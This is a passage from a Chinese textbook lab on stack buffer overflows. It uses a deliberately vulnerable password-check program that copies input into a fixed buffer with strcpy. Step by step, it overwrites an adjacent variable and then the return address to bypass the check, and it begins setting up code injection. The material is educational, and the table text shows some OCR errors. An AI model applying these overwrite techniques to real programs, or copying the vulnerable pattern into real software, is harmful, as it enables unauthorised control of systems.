题外话：严格说来，并不是任何 8 个字符的字符串都能冲破上述验证程序。由代码中的 authenticated=strcmp(password,PASSWORD)，我们知道 authenticated 的值来源于字符串比较函数 strcmp 的返回值。按照字符串的序关系，当输入的字符串大于“1234567”时，返回 1，这时 authenticated 在内存中的值为 0x00000001，可以用字串的截断符 NULL 淹没 authenticated 的低位字节而突破验证；当输入字符串小于“1234567”时（例如，“0123”等字符串），函数返回-1，这时 authenticated 在内存中的值按照双字-1 的补码存放，为 0xFFFFFFFF，如果这时也输入 8 个字符的字符串，截断符淹没 authenticated 低字节后，其值变为 0xFFFFFF00，所以这时是不能冲破验证程序的。图 2.2.6 所示的“01234567”输入就属于这种情形。如果您感兴趣，可以尝试进一步调试研究这种情况。

2.3 修改函数返回地址

2.3.1 返回地址与程序流程

上节实验介绍的改写邻接变量的方法是很有用的，但这种漏洞利用对代码环境的要求相对

比较苛刻。更通用、更强大的攻击通过缓冲区溢出改写的目标往往不是某一个变量，而是瞄准栈帧最下方的 EBP 和函数返回地址等栈帧状态值。

回顾上节实验中输入 7 个‘q’程序正常运行时的栈状态，如表 2-3-1 所示。

表 2-3-1　栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
	0x0012FB1C	NULL	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
authenticated	0x0012FB20	0x00 0x00 0x00			0x01
前栈帧 EBP	0x0012FB24	0x00 0x12 0xFF			0x80
返回地址	0x0012FB28	0x00 0x40 0x10			0xEB

如果继续增加输入的字符，那么超出 buffer[8]边界的字符将依次淹没 authenticated、前栈帧 EBP、返回地址。也就是说，控制好字符串的长度就可以让字符串中相应位置字符的 ASCII 码覆盖掉这些栈帧状态值。

按照上面对栈帧的分析，不难得出下面的结论。

（1）输入 11 个‘q’，第 9～11 个字符连同 NULL 结束符将 authenticated 冲刷为 0x00717171。

（2）输入 15 个‘q’，第 9～12 个字符将 authenticated 冲刷为 0x71717171；第 13～15 个字符连同 NULL 结束符将前栈帧 EBP 冲刷为 0x00717171。

（3）输入 19 个‘q’，第 9～12 个字符将 authenticated 冲刷为 0x71717171；第 13～16 个字将前栈帧 EBP 冲刷为 0x71717171；第 17～19 个字符连同 NULL 结束符将返回地址冲刷为 0x00717171。

这里用 19 个字符作为输入，看看淹没返回地址会对程序产生什么影响。出于双字对齐的目的，我们输入的字符串按照“4321”为一个单元进行组织，最后输入的字符串为“4321432143214321432”，运行情况如图 2.3.1 所示。

图 2.3.1　栈溢出导致程序崩溃

用 OllyDbg 加载程序，在字符串复制函数调用结束后观察栈状态，如图 2.3.2 所示。实际的内存状况和我们分析的结论一致，此时的栈状态如表 2-3-2 所示。

表 2-3-2　栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 字节	偏移 1 字节	偏移 0 字节
buffer[0~3]	0x0012FB18	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
buffer[4~7]	0x0012FBIC	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
authenticated（被覆盖前）	0x0012FB20	0x00 0x00 0x00	0x01		
authenticated（被覆盖后）	0x0012FB20	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
前栈帧 EBP（被覆盖前）	0x0012FB24	0x00 0x12 0xFF			0x80
前栈帧 EBP（被覆盖后）	0x0012FB24	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
返回地址（被覆盖前）	0x0012FB28	0x00 0x40 0x10	0xE		B
返回地址（被覆盖后）	0x0012FB28	0x00(NULL)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)

图 2.3.2　溢出前栈中的布局

前面已经说过，返回地址用于在当前函数返回时重定向程序的代码。在函数返回的“retn”指令执行时，栈顶元素恰好是这个返回地址。“retn”指令会把这个返回地址弹入 EIP 寄存器，之后跳转到这个地址去执行。

在这个例子中，返回地址本来是 0x004010EB，对应的是 main 函数代码区的指令，如图 2.3.3 所示。

```
Address   Hex dump          Disassembly                          Comment
004010C3  . E8 B8020000     CALL stack_ov.printf                 printf
004010C8  . 83C4 04         ADD ESP,4
004010CB  . 8D8D FCFBFFFF   LEA ECX,DWORD PTR SS:[EBP-404]
004010D1  . 51              PUSH ECX
004010D2  . 68 84204200     PUSH OFFSET stack_ov.??_C@_02DILL@?$CF  format = "%s"
004010D7  . E8 44020000     CALL stack_ov.scanf                  scanf
004010DC  . 83C4 08         ADD ESP,8
004010DF  . 8D95 FCFBFFFF   LEA EDX,DWORD PTR SS:[EBP-404]
004010E5  . 52              PUSH EDX
004010E6  . E8 1AFFFFFF     CALL stack_ov.00401005
004010EB  . 83C4 04         ADD ESP,4
004010EE  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
004010F1  . 837D FC 00      CMP DWORD PTR SS:[EBP-4],0
004010F5  . 74 0F           JE SHORT stack_ov.00401106
004010F7  . 68 68204200     PUSH OFFSET stack_ov.??_C@_0BG@GNBO@in  format = "incor
004010FC  . E8 7F020000     CALL stack_ov.printf                 printf
00401101  . 83C4 04         ADD ESP,4
00401104  . EB 0F           JMP SHORT stack_ov.00401115
00401106  > 68 28204200     PUSH OFFSET stack_ov.??_C@_0DD@FPBB@Co  format = "Congra
0040110B  . E8 70020000     CALL stack_ov.printf                 printf
00401110  . 83C4 04         ADD ESP,4
00401113  . EB 02           JMP SHORT stack_ov.00401117
00401115  > EB 0E           JMP SHORT stack_ov.00401125
```

图 2.3.3　正常情况下函数返回后的指令

现在我们已经把这个地址用字符的 ASCII 码覆盖成了 0x00323334，函数返回时的状态如图 2.3.4 所示。

我们可以从调试器中的显示看出计算机中发生的事件。

（1）函数返回时将返回地址装入 EIP 寄存器。

（2）处理器按照 EIP 寄存器的地址 0x00323334 取指。

（3）内存 0x00323334 处并没有合法的指令，处理器不知道该如何处理，报错。

图 2.3.4　溢出后程序返回到无效地址 0x00323334

由于 0x00323334 是一个无效的指令地址，所以处理器在取指的时候发生了错误使程序崩

溃。但如果这里我们给出一个有效的指令地址，就可以让处理器跳转到任意指令区去执行（比如直接跳转到程序验证通过的部分），也就是说，我们可以通过淹没返回地址而控制程序的执行流程。以上就是通过淹没栈帧状态值控制程序流程的原理，也是本节实验要做的事。

2.3.2 控制程序的执行流程

用键盘输入字符的 ASCII 表示范围有限，很多值（如 0x11、0x12 等符号）无法直接用键盘输入，所以我们把用于实验的代码稍作改动，将程序的输入由键盘改为从文件中读取字符串。

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
          int authenticated;
          char buffer[8];
          authenticated=strcmp(password,PASSWORD);
          strcpy(buffer,password);//over flowed here!
          return authenticated;
}
main()
{
          int valid_flag=0;
          char password[1024];
          FILE * fp;
          if(!(fp=fopen("password.txt","rw+")))
          {
              exit(0);
          }
          fscanf(fp,"%s",password);
          valid_flag = verify_password(password);
          if(valid_flag)
          {
              printf("incorrect password!\n");
          }
          else
          {
              printf("Congratulation! You have passed the verification!\n");
          }
          fclose(fp);
}
```

以上节实验中的代码为基础，稍作修改后得到上述代码。程序的基本逻辑和上一节中的代码大体相同，只是现在将从同目录下的 password.txt 文件中读取字符串，而不是用键盘输入。我们可以用十六进制的编辑器把我们想写入但不能直接键入的 ASCII 字符写进这个 password.txt 文件。

实验环境如表 2-3-3 所示。

表 2-3-3　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器，需重新调试
编译选项	默认编译选项 V	S2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本 de	bug 版本	如使用 release 版本，则需要重新调试

如果完全采用实验指导所推荐的实验环境，将精确地重现指导中所有的细节，否则需要根据具体情况重新调试。

用 VC6.0 将上述代码编译链接（使用默认编译选项，Build 成 debug 版本），在与 PE 文件同目录下建立 password.txt 并写入测试用的密码之后，就可以用 OllyDbg 加载调试了。

开始动手之前，我们先理清思路，看看要达到实验目的我们都需要做哪些工作。

（1）要摸清楚栈中的状况，如函数地址距离缓冲区的偏移量等。这虽然可以通过分析代码得到，但我还是推荐从动态调试中获得这些信息。

（2）要得到程序中密码验证通过的指令地址，以便程序直接跳去这个分支执行。

（3）要在 password.txt 文件的相应偏移处填上这个地址。

这样 verify_password 函数返回后就会直接跳转到验证通过的正确分支去执行了。

首先用 OllyDbg 加载得到可执行 PE 文件，如图 2.3.5 所示。




图 2.3.5　提示验证通过的代码位置

阅读图 2.3.5 中显示的反汇编代码，可以知道通过验证的程序分支的指令地址为 0x00401122。

0x00401102 处的函数调用就是 verify_password 函数，之后在 0x0040110A 处将 EAX 中的函数返回值取出，在 0x0040110D 处与 0 比较，然后决定跳转到提示验证错误的分支或提示验证通过的分支。

提示验证通过的分支从 0x00401122 处的参数压栈开始。如果我们把返回地址覆盖成这个地址，那么在 0x00401102 处的函数调用返回后，程序将跳转到验证通过的分支，而不是进入 0x00401107 处分支判断代码。这个过程如图 2.3.6 所示。

通过动态调试，发现栈帧中的变量分布情况基本没变。这样我们就可以按照如下方法构造 password.txt 中的数据。




图 2.3.6　栈溢出攻击示意图

仍然出于字节对齐、容易辨认的目的，我们将“4321”作为一个输入单元。

buffer[8]共需要两个这样的单元。

第 3 个输入单元将 authenticated 覆盖；第 4 个输入单元将前栈帧 EBP 值覆盖；第 5 个输入单元将返回地址覆盖。

为了把第 5 个输入单元的 ASCII 码值 0x34333231 修改成验证通过分支的指令地址 0x00401122，我们将借助十六进制编辑工具 UltraEdit 来完成（0x40、0x11 等 ASCII 码对应的符号很难用键盘输入）。

步骤 1：创建一个名为 password.txt 的文件，并用记事本打开，在其中写入 5 个“4321”后保存到与实验程序同名的目录下，如图 2.3.7 所示。




图 2.3.7　制作触发栈溢出的输入文件

步骤 2：保存后用 UltraEdit_32 重新打开，如图 2.3.8 所示。




图 2.3.8　制作触发栈溢出的输入文件

步骤 3：将 UltraEdit_32 切换到十六进制编辑模式，如图 2.3.9 所示。




图 2.3.9　制作触发栈溢出的输入文件

步骤 4：将最后 4 个字节修改成新的返回地址，注意这里是按照“内存数据”排列的，由于“大顶机”的缘故，为了让最终的“数值数据”为 0x00401122，我们需要逆序输入这 4 个字节，如图 2.3.10 所示。




图 2.3.10　制作触发栈溢出的输入文件

步骤 5：这时我们可以切换回文本模式，最后这 4 个字节对应的字符显示为乱码，如图 2.3.11 所示。




图 2.3.11　制作触发栈溢出的输入文件

将 password.txt 保存后，用 OllyDbg 加载程序并调试，可以看到最终的栈状态如表 2-3-4 所示。

表 2-3-4　栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer[0~3]	0x0012FB14	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
buffer[4~7]	0x0012FB18	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
authenticated（被覆盖前）	0x0012FB1C	0x00 0x00 0x00	0x01		
authenticated（被覆盖后）	0x0012FB1C	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
前栈帧 EBP（被覆盖前）	0x0012FB20	0x00 0x12 0xFF			0x80
前栈帧 EBP（被覆盖后）	0x0012FB20	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
返回地址（被覆盖前）	0x0012FB24	0x00 0x40 0x1		1	0x07
返回地址（被覆盖后）	0x0012FB24	0x00 0x40 0x1		1	0x22

程序执行状态如图 2.3.12 所示。




图 2.3.12　栈溢出成功改变了程序执行流程

由于栈内 EBP 等被覆盖为无效值，使得程序在退出时堆栈无法平衡，导致崩溃。虽然如此，我们已经成功地淹没了返回地址，并让处理器如我们设想的那样，在函数返回时直接跳转到了提示验证通过的分支。

2.4 代码植入

2.4.1 代码植入的原理

本章第 2 节和第 3 节已经依次展示了淹没相邻变量，改变程序流程和淹没返回地址，改变程序流程的方法。本节将给您介绍一个更有意思的实验——通过栈溢出让进程执行输入数据中植入的代码。

在上节实验中，我们让函数返回到 main 函数的验证通过分支的指令。试想一下，如果我们在 buffer 里包含我们自己想要执行的代码，然后通过返回地址让程序跳转到系统栈里执行，我们岂不是可以让进程去执行本来没有的代码，直接去做其他事情了！




图 2.4.1　利用栈溢出植入可执行代码的攻击示意图

如图 2.4.1 所示，在本节实验中，我们准备向 password.txt 文件里植入二进制的机器码，并用这段机器码来调用 Windows 的一个 API 函数 MessageBoxA，最终在桌面上弹出一个消息框并显示“failwest”字样。

2.4.2 向进程中植入代码

为了完成在栈区植入代码并执行，我们在上节的密码验证程序的基础上稍加修改，使用如

下的实验代码。

```
    #include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//over flowed here!
    return authenticated;
}
main()
{
    int valid_flag=0;
    char password[1024];
    FILE * fp;
    LoadLibrary("user32.dll");//prepare for messagebox
    if(!(fp=fopen("password.txt","rw+")))
    {
        exit(0);
    }
    fscanf(fp,"%s",password);
    valid_flag = verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n");
    }
    fclose(fp);
}
```

这段代码在 2.3 节溢出代码的基础上修改了 3 处。

（1）增加了头文件 windows.h，以便程序能够顺利调用 LoadLibrary 函数去装载 user32.dll。

（2）verify_password 函数的局部变量 buffer 由 8 字节增加到 44 字节，这样做是为了有足够的空间来“承载”我们植入的代码。

（3）main 函数中增加了 LoadLibrary("user32.dll")用于初始化装载 user32.dll，以便在植入代码中调用 MessageBox。

实验环境如表 2-4-1 所示。

表 2-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器，需重新调试
编译选项	默认编译选项 V	S2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本 de	bug 版本	如使用 release 版本，则需要重新调试

说明：即便完全采用所推荐的实验环境，函数返回地址、MessageBoxA 函数的入口地址等也需要重新确定，因为这些地址可能依赖于操作系统的补丁版本等。这些地址的确定方法在实验指导中均给出了详细的说明。

用 VC6.0 将上述代码编译（默认编译选项，编译成 debug 版本），得到有栈溢出的可执行文件。在同目录下创建 password.txt 文件用于程序调试。

我们准备在 password.txt 文件中植入二进制的机器码，在 password.txt 攻击成功时，密码验证程序应该执行植入的代码，并在桌面上弹出一个消息框显示“failwest”字样。

让我们在动手之前回顾一下我们需要完成的几项工作。

（1）分析并调试漏洞程序，获得淹没返回地址的偏移。

（2）获得 buffer 的起始地址，并将其写入 password.txt 的相应偏移处，用来冲刷返回地址。

（3）向 password.txt 中写入可执行的机器代码，用来调用 API 弹出一个消息框。

本节验证程序里 verify_password 中的缓冲区为 44 个字节，按照前边实验中对栈结构的分析，我们不难得出栈帧中的状态。

如果在 password.txt 中写入恰好 44 个字符，那么第 45 个隐藏的截断符 null 将冲掉 authenticated 低字节中的 1，从而突破密码验证的限制。我们不妨就用 44 个字节作为输入来进行动态调试。

出于字节对齐、容易辨认的目的，我们把“4321”作为一个输入单元。

buffer[44]共需要 11 个这样的单元。

第 12 个输入单元将 authenticated 覆盖；第 13 个输入单元将前栈帧 EBP 值覆盖；第 14 个输入单元将返回地址覆盖。

分析过后，我们需要进行调试验证分析的正确性。首先，在 password.txt 中写入 11 组“4321”，共 44 个字符，如图 2.4.2 所示

图 2.4.2　制作溢出文件

如我们所料，authenticated 被冲刷后，程序将进入验证通过的分支，如图 2.2.3 所示。

用 OllyDbg 加载这个生成的 PE 文件进行动态调试，字符串复制函数过后的栈状态如图 2.4.4 所示。

时的栈区内存如表 2-4-2 所示。




图 2.4.3　验证通过




图 2.4.4　调试栈的布局

表 2-4-2　栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer[0~3]	0x0012FAF0	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
……	（9 个双字）	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
buffer[40~43]	0x0012FB18	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
authenticated（被覆盖前）	0x0012FB1C	0x00 0x00 0x00	0x31		(‘1’)
authenticated（被覆盖后）	0x0012FB1C	0x00 0x00 0x00	0x00		(NULL)
前栈帧 EBP	0x0012FB20	0x00 0x12 0xFF			0x80
返回地址	0x0012FB24	0x00 0x40 0x1		1	0x18

动态调试的结果证明了前边分析的正确性。从这次调试中，我们可以得到以下信息。

（1）buffer 数组的起始地址为 0x0012FAF0。

（2）password.txt 文件中第 53～56 个字符的 ASCII 码值将写入栈帧中的返回地址，成为函数返回后执行的指令地址。

也就是说，将 buffer 的起始地址 0x0012FAF0 写入 password.txt 文件中的第 53～56 个字节，在 verify_password 函数返回时会跳到我们输入的字串开始取指执行。

我们下面还需要给 password.txt 中植入机器代码。

让程序弹出一个消息框只需要调用 Windows 的 API 函数 MessageBox。MSDN 对这个函数的解释如下。

```
int MessageBox(
    HWND 错误！超级链接引用无效。,                    // handle to owner window
    LPCTSTR 错误！超级链接引用无效。,                  // text in message box
    LPCTSTR 错误！超级链接引用无效。,                  // message box title
    UINT 错误！超级链接引用无效。                      // message box style
);
```

- hWnd [in] 消息框所属窗口的句柄，如果为 NULL，消息框则不属于任何窗口。
- lpTex[in] 字符串指针，所指字符串会在消息框中显示。
- lpCaption [in] 字符串指针，所指字符串将成为消息框的标题。
- uType [in] 消息框的风格（单按钮、多按钮等），NULL 代表默认风格。

我们将给出调用这个 API 的汇编代码，然后翻译成机器代码，用十六进制编辑工具填入 password.txt 文件。

题外话：熟悉 MFC 的程序员一定知道，其实系统中并不存在真正的 MessagBox 函数，对 MessageBox 这类 API 的调用最终都将由系统按照参数中字符串的类型选择“A”类函数（ASCII）或者“W”类函数（UNICODE）调用。因此，我们在汇编语言中调用的函数应该是 MessageBoxA。多说一句，其实 MessageBoxA 的实现只是在设置了几个不常用参数后直接调用 MessageBoxExA。探究 API 的细节超出了本书所讨论的范围，有兴趣的读者可以参阅其他书籍。

用汇编语言调用 MessageboxA 需要 3 个步骤。

（1）装载动态链接库 user32.dll。MessageBoxA 是动态链接库 user32.dll 的导出函数。虽然大多数有图形化操作界面的程序都已经装载了这个库，但是我们用来实验的 consol 版并没有默认加载它。

（2）在汇编语言中调用这个函数需要获得这个函数的入口地址。

（3）在调用前需要向栈中按从右向左的顺序压入 MessageBoxA 的 4 个参数。

为了让植入的机器代码更加简洁明了，我们在实验准备中构造漏洞程序的时候已经人工加载了 user32.dll 这个库，所以第一步操作不用在汇编语言中考虑。

MessageBoxA 的入口参数可以通过 user32.dll 在系统中加载的基址和 MessageBoxA 在库中

的偏移相加得到。具体的我们可以使用 VC6.0 自带的小工具“Dependency Walker”获得这些信息。您可以在 VC6.0 安装目录下的 Tools 下找到它，如图 2.4.5 所示。




图 2.4.5　使用 Depends

